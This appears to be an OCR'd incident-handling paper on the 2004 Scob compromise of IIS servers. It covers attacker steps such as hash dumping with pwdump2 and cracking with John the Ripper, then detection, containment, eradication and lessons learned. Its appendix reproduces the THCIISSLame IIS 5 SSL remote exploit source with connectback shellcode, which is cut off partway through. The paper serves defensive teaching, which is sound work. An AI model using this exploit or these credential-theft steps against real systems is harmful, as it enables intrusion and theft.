
In the case that TFTP traffic is not allowed by the victim network. An alternative is to create an *ASP* file on the victim web server that allows the attacker to upload files via the web interface. The ASP file needs to be placed on an executable directory on the web server. Because ASP source code is in text format, it is possible to paste or type the code directly in the shell to construct a utility that allows a web user to upload files.

The *pwdump2* utility extracts the local password hash information on the victim

computer as illustrated below. The hash information can be copy/pasted from screen or TFTP'ed back the attacker for offline password cracking attack.



The following diagram illustrates how *John the Ripper* can be used to crack the password information saved in the *"hashs.txt"* file. As demonstrated in the script above, the password of user *Hacker* is "*Hacker*". The *Administrator* password in this case is "*secret*". If the password is within the dictionary file used by John, it is a matter of seconds before the password is found. It is possible to use a different dictionary other than the default one, including non-English dictionary files.



To further cover their tracks, an attacker may choose to install kernel-level root-kits to hide running remote access services such as Terminal Server or VNC.

At the client IE browser side, the attacker can follow a similar approach as described above if the Trojan backdoor provides administrative rights to the victim computer. The Padodor Trojan is capable of modifying in-memory DLLs so that the Windows Task Manager will not display it as a running process[15].

Part Four: The Incident Handling Process

Preparation

In order to ensure preparedness in the case of incident, the organization should

pre-define strategies on how security incidents should be dealt with. It is necessary to define the circumstances for which it is necessary to report to the law enforcement, as well as circumstance for which the public needs to be notified of the incident. Factors to consider include local and industry legal requirements as well as the potential of impact on third party. In the Scob example, the compromised server is used to deliver attacks against third-party users of the services. As such, it has technical security implications as well as potential legal and downstream liability concerns as well. A well defined strategy would be able to provide guidance during an incident to answer questions such as whether it is necessary to notify victims who had accessed the web site during the incident period.

A clear definition and consistent enforcement of privacy policy can facilitate the process of evidence collection during an incident. The users should be notified by means of warning banners that the use of the system may be monitored and recorded. The legal team needs to review and approve the wordings of the login banner as privacy legislations vary from country to country. The legal team should also be involved to ensure that proper warning is provided to the users about the risk of using any public-facing applications, as illustrated in the Scob attack scenario.

In additional to the establishment of polices and procedures, management should allocate human resources and facilities to allow incidents to be handled in an effective manner. An incident response team should be able to react to an incident with in 60-90 minutes[12]. Ideally, the team should consist of members in the areas of security, operations, network management, legal, human resources, public affairs, and union representation[12]. Training should be provided to allow team members to keep up with the latest technologies, security vulnerabilities, and legal requirements. Regular exercise should be conducted to ensure that the team can work together effectively, the backup information can be properly restored, and checklists for system rebuild are accurate and up-to-date, etc.


Adequate equipment and facility must also be allocated. A “jump bag” should contain all the necessary tools and equipments necessary to handle an incident at a moments notice. Items to include:

1. network hubs, cables, laptop computers, adapters, screwdrivers
2. backup media, extra hard disk drives, audio recorder
3. utility software, forensic software, backup software, bootable CD’s
4. call list, notebooks, extra pens, business cards, etc

Reserving a war room for the incident response team is also a helpful step to ensure preparedness in dealing with incidents. Environmental control, network connectivity, power supply, and physical security should be considered when selected the room for this purpose.

Identification


For the Scob Trojan attack, a likely timeline of the incident is as follows:



The first opportunity of detecting a potential attack occurs when the attacker initially attempts to identify vulnerable servers. From firewall logs, web logs, and IDS logs, the system administrator may notice connection attempts to port 443 on a large number of IP addresses, even when there is no web servers assigned to those IP addresses. However, identification of an attack is difficult at this stage because the attacker may perform the scan over along period of time, use different source IP addresses, and not use a full TCP connection handshake to avoid web server logging. The administrator may also simply ignore the warning because port scans from the Internet are very common on any external facing servers.


The detection of a successful Scob compromise may come from different symptoms:

- The use of buffer overflow attack may cause a server crash because the normal program flow is interrupted.
- The administrator may notice outbound traffic from the server from the attacker reverse command shell. Typically the server does not initiate outbound traffic under normal operation. Also a careless attacker may use suspicious port numbers that are easily noticeable.



- Observation of Trojan footer on web pages served.
- Extra Windows accounts created by attacker
- Missing log entries or entries on starting/stopping of logging services from the attacker's attempt to cover the attack.
- Updated virus signature detecting the Trojan, assuming the attacker does not disable the Anti-virus software
- Call from victim browsing the infected web server.
- Slow network performance caused by the download of Trojan code from every affect browser.

Once the potential attack is detected, positive confirmation on the attack is straight forward. The IIS footer configuration illustrated below as well as the presence of the Trojan *dll* files (*iisXXX.dll*) under the *\inetsrv* directory indicate a successful Scob attack.



Microsoft also created a document on the detection and recovery from a Scob attack[16].

Containment

A number of factors need to be considered when attempting to contain the Scob infected server:


- Is the server business critical? Can it be taken offline?
- Is it safe to apply a quick fix and disable the attached footer and let the server continue to operate?

Although an analysis of the Trojan behavior suggests that turning off the ISS footer option and patching the server is enough to disable further attack, it is advisable to take the server offline, perform a hard shutdown, and create a back-up copy off the hard disk drive for further analysis. This is particularly important in this case because failure to do so may be viewed as negligence as the compromised server was being used to distribute attack scripts to all the users. It is a management decision and should be documented in a signed memo.

In order to create a backup copy of the hard disk, the Symantec Ghost utility may be used. Dedicated drive duplicator hardware is also available. It is advisable to use a destination drive that is at least 10% larger than the source drive in cases for drive geometry differences[17].

The Symantec Ghost Server allows back up of the victim hard disk over a network connection. It can be configured to create a backup image of the client hard disk, or to restore a saved image to the client hard drive. To create a backup image, the Ghost Server administrator needs to:

1. Create a session in order to allow communication with the client. In this case, the session name is *"d600"* as illustrated in the diagram below.
2. Specify that this session is for the purpose of *"Create Image"*
3. Specify a file name to be used to store the client hard disk information. The server needs to have sufficient free space to capture the entire content of the client hard disk.



At the client side where the hard disk is to be backed up, the machine needs to be booted up with a ghost boot disk. The ghost boot disk must be pre-configured with the network card drivers to allow the client to communication with the Ghost server. By specifying the matching session name *"d600"* as input after the client machine is booted, an image of the hard disk will be created on the on the server.


After a back up image is created, an analysis should be performed to determine if there are signs of further compromises that must be contained. An anti-virus scan with the latest signature should be performed. The anti-virus software should be executed from a reliable source instead of directly using the potentially compromised copy on the victim server. In addition, the administrator should look for symptoms of additional compromise by identifying anomalies in:

1. Open network ports (at the command prompt, enter *"netstat –an"*),
2. Running services (at the command prompt, enter *"services.msc"*),
3. Event logs (at the command prompt, enter *"eventvwr.msc"*),
4. User accounts (at the command prompt, enter *"lusrmgr.msc"*),
5. Group membership (at the command prompt, enter *"lusrmgr.msc"*),
6. File shares (at the command prompt, enter *"fsmgmt.msc"*), and
7. Running processes (at the command prompt, enter *"taskmgr.exe"*).


The system administrator needs to identify strange or unauthorized files in the file system with special attention to the web executable directories, scheduled tasks, and start-up folders because these are common places where attackers place malicious scripts or Trojans. In particular, the following files / registry settings should be checked:

1. Any web virtual folders with execute permission
2. C:\WINNT\Tasks*
3. C:\Documents and Settings\<All Users>\Start Menu\Programs\Startup*
4. C:\WINNT\win.ini
5. C:\autoexec.bat
6. HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
7. HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
8. HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\Shell
9. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\
10. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\
11. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
12. HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
13. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices\
14. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce\
15. HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices\
16. HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce\
17. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad\
18. HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Run
19. HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load
20. HKCU\Software\Policies\Microsoft\Windows\System\Scripts
21. HKLM\Software\Policies\Microsoft\Windows\System\Scripts
22. HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\
23. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\
24. HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce\
25. HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnceEx\

It is also advisable to monitor for anomalies on critical servers as well as other DMZ servers that are in close proximity of the affected machine. Patching of other servers in the IT environment and changing the administrator passwords should also be performed as part of the containment phase. The Microsoft Baseline Security Analyzer is a helpful utility to identify missing security patches in the Microsoft environment.



Besides containing the attack within the company environment, an additional layer of defense to contain the Scob outbreak is to restrict at the ISP level access to the attacker server 217.107.2xx.147 where the Trojan code is downloaded as part of the attack process. Using the ARIN registry as illustrated below, it is possible to identify the ISP responsible for the attacker IP address space and request all traffic to and from the attacker server to be discarded.



Company firewall settings should also be immediately modified to discard outbound traffic to 217.107.2xx.147 in order to prevent IE client browser side infection while the ISP investigates the incident.

Eradication


Since the vulnerability exploited by Scob provides the attacker with administrative level access to the compromised server, it is possible that root-kits or other kernel level changes were made to the affected server. Under such circumstances, using anti-virus tools alone to remove the Scob Trojan may not sufficiently clean up the infection. It is recommended that a complete server rebuild with latest patches be performed. If the data on the server is relatively static, it maybe worthwhile to restore from a backup image that is from well before the announced Scob outbreak in June 2004. Updated anti-virus software should be installed on infected IE clients to remove the Trojan.

In addition, all unnecessary services should be removed on external facing production servers. If the PCT protocol that leads to the compromise is not necessary, it can be disabled by setting the registry key

HKey_Local_Machine\System\CurrentControlSet\Control\SecurityProviders
\SCHANNEL\Protocols\PCT 1.0\Server\Enabled = 00000000 (binary)

Further instructions on disabling the service can be found at Microsoft Knowledge Base article 187498[18]. On the client side, ADODB can be disabled using utility downloaded from Microsoft as described in Microsoft Knowledge Base article 870669[19].

An analysis should be performed on a backup copy of the infected web server to determine if the attacker attempted to compromise other servers. Because the attacker has administrative privileges on the original infected web server, the web server may be used as a launching pad to attack against other servers. For example, web applications often contain hardcoded ODBC passwords to backend databases. If this is the case, an attacker with full access to the web server can easier retrieve these passwords or otherwise reach the database using trusted relationships. It is necessary to analyze the database to ensure that data integrity is not affected and that confidential information is not exposed. For example, the following web server configuration file (global.asa) suggests the web application uses the administrative user '*sa*' to connect to the backend database.



Using the credentials harvested from this configuration file, the attacker has the ability to gain full access to the affected database. Through the use of privileged database operations such as the xp_cmdshell stored procedure, the attacker can potentially escalate privilege to gain full access the database server Operating System as well.

Other servers that are likely targets for additional compromises are:

1. Servers that leverage trust relationships with the victim web server.
2. Servers that is accessible because a careless administrator left behind an open authenticated connection.
3. Similarly configured servers that use the same passwords as the original

victim web server.

Connection attempts to another servers /IPC$, C$, D$ etc may also serve as a symptom that previous successful attempts were made to these sensitive shares. Back up and roll back of these servers may also be necessary to completely eradicate the Trojan.

Recovery

After the system is restored with the latest patches and hardening procedures, the application owner should test the web application to ensure that it is operational before placing it back on production mode. Ideally, the system owner should signoff on the decision to put the server back online. The IT team needs to more rigorously follow-up on patch status to ensure that known vulnerabilities are removed as quickly as possible.

Once the server is back on production mode, the administrator should monitor network traffic for:

1. Improper web content being served
2. Traffic attempt to the attacker web site
3. Port scan activities
4. Remote access attempts

In addition, consider moving the web server to a different IP address and setup an isolated honeypot server with the original IP address to further evaluate the attacker's actions to determine if unidentified compromises were made. The legal team should be involved to consider the legal and ethical issues of using the honeypot as it involves collection and monitoring of user actions and may be viewed as electronic wiretapping. Similar to the decision of putting the server back in business, endorsement by the business owner is necessary in the deployment of the honeypot.

Lessons Learned

1. **Preparedness** Be prepared to react to an incident. Resources should be allocated to allow a timely response. Management should anticipate different incident scenarios and pre-define strategies to deal with the different incidents. Preparations should take into consideration the legal liability aspects because attacks such as Scob may use the company resources to perform downstream attacks.

2. **Procedures** Also illustrated in the Scob attack scenario is that a compromised server may be used as a launching pad for further attacks against other network hosts. A number of servers may need to be rebuilt in order to completely eradicate a successful attack. Procedures to

restore or rebuild all critical servers should be accessible to allow a timely recovery. Also, test cases for validating the server's functionality should be available.

3. **Patch Management** Implement a patch management process to regularly monitor, test, and deploy patches. Majority of the network attacks exploit known vulnerabilities. Procedures need to be defined to regularly monitor for the availability of vendor patches. Patches should be tested in a development environment and deployed in the production environment in a timely manner. Recent service packs (SP2) of Microsoft Windows XP disallow code execution from the stack memory by default.

4. **Hardening** Internet-facing servers should be hardened. Remove all unnecessary services on production servers. Even if the latest patches are installed, 0-day exploits may exist that can take advantage of these services. The PCT service exploited by Scob may not a necessary service for the server functionality. Default network shares such as C$, D$, etc should also be disabled to increase the difficulty of escalating privilege.

5. **Least-Privilege** Applied the least-privilege principle. The web server should connect to the back end database using an account with as few access rights as possible. Using the "*sa*" account as in the Scob attack scenario allows an attacker to easily gain full access to the database.

6. **Security Policy** Use strong passwords to increase the difficulty of password cracking. The extra few days need to brute-force a complex password may give the system owner enough time to close the vulnerabilities before the attacker gain escalated privileges to the system. In additional, the probability of a successful attack is reduced if a tight firewall policy is in place. For instance, if outbound connections from critical external facing servers are restricted, exploit code that relies on reverse command shells will not work. This will defeat script-kiddies even if a vulnerable server would otherwise allow remote access by an attacker.

7. **Early Detection** Implement an anti-virus solution and ensure that the latest signatures are in use. All of the Trojan code used by Scob can now be detected. The corporation should consider deploying a network based intrusion detection system as well as host-based intrusion detection system. Network IDS signatures for detecting the Scob Trojan is publicly available. Anomalies such as the creation of additional *dll* files used in the Scob mechanism can be detected using a host based IDS. The IT team should keep track of advances in IT technologies and be aware of developments in security technologies such as Intrusion Prevention Systems and Event log correlation.

8. **Communications** Maintain up-to-date contact information on company website or Internet registries to allow a third party to report a vulnerability or a compromise. In the Scob attack where the compromised server is used distributed Trojan code to other users, an earlier detection means fewer users will be infected via browsing of the organizations web site.

Appendix

PCT / SSL Buffer Overflow Exploit

```
/*****************************************************************************/
/* THCIISSLame 0.3 - IIS 5 SSL remote root exploit                           */
/* Exploit by: Johnny Cyberpunk (jcyberpunk@thc.org)                         */
/* THC PUBLIC SOURCE MATERIALS                                               */
/*                                                                           */
/* Bug was found by Internet Security Systems                                */
/* Reversing credits of the bug go to Halvar Flake                           */
/*                                                                           */
/* compile with MS Visual C++ : cl THCIISSLame.c                             */
/*                                                                           */
/* v0.3 - removed sleep[500]; and fixed the problem with zero ips/ports      */
/* v0.2 - This little update uses a connectback shell !                      */
/* v0.1 - First release with portbinding shell on 31337                      */
/*                                                                           */
/* At least some greetz fly to : THC, Halvar Flake, FX, gera, MaXX, dvorak,  */
/* scut, stealth, FtR and Random                                             */
/*****************************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>

#pragma comment(lib, "ws2_32.lib")

#define jumper    "\xeb\x0f"
#define greetings_to_microsoft "\x54\x48\x43\x4f\x57\x4e\x5a\x49\x49\x53\x21"

char sslshit[] = "\x80\x62\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x82\x01\x00\x00\x00";

char shellcode[] =
"\xeb\x25\xe9\xfa\x99\xd3\x77\xf6\x02\x06\x6c\x59\x6c\x59\xf8"
"\x1d\x9c\xde\x8c\xd1\x4c\x70\xd4\x03\x58\x46\x57\x53\x32\x5f"
"\x33\x32\x2e\x44\x4c\x4c\x01\xeb\x05\xe8\xf9\xff\xff\xff\x5d"
"\x83\xed\x2c\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x78\x08\x8d\x5f\x3c\x8b\x1b\x01\xfb\x8b\x5b\x78\x01"
"\xfb\x8b\x4b\x1c\x01\xf9\x8b\x53\x24\x01\xfa\x53\x51\x52\x8b"
"\x5b\x20\x01\xfb\x31\xc9\x41\x31\xc0\x99\x8b\x34\x8b\x01\xfe"
"\xac\x31\xc2\xd1\xe2\x84\xc0\x75\xf7\x0f\xb6\x45\x09\x8d\x44"
"\x45\x08\x66\x39\x10\x75\xe1\x66\x31\x10\x5a\x58\x5e\x56\x50"
"\x52\x2b\x4e\x10\x41\x0f\xb7\x0c\x4a\x8b\x04\x88\x01\xf8\x0f"
"\xb6\x4d\x09\x89\x44\x8d\xd8\xfe\x4d\x09\x75\xbe\xfe\x4d\x08"
"\x74\x17\xfe\x4d\x24\x8d\x5d\x1a\x53\xff\xd0\x89\xc7\x6a\x02"
"\x58\x88\x45\x09\x80\x45\x79\x0c\xeb\x82\x50\x8b\x45\x04\x35"
"\x93\x93\x93\x93\x89\x45\x04\x66\x8b\x45\x02\x66\x35\x93\x93"
